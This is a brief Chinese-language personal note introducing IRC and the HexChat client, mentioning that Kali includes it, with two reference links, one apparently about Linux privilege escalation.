
关于IRC

因特网中继聊天（Internet Relay Chat），一般称为互联网中继聊天，简称：IRC

很早就知道这个东西了，我最后一次用还在零几年的时候（上古世代了）。

可以使用该工具进行登录：`hexchat https://hexchat.github.io/screenshots.html`，kali里面已经默认安装了。





参考

- <https://www.jianshu.com/p/c3679f805a0c>
- <https://fieldraccoon.github.io/posts/Linuxprivesc/>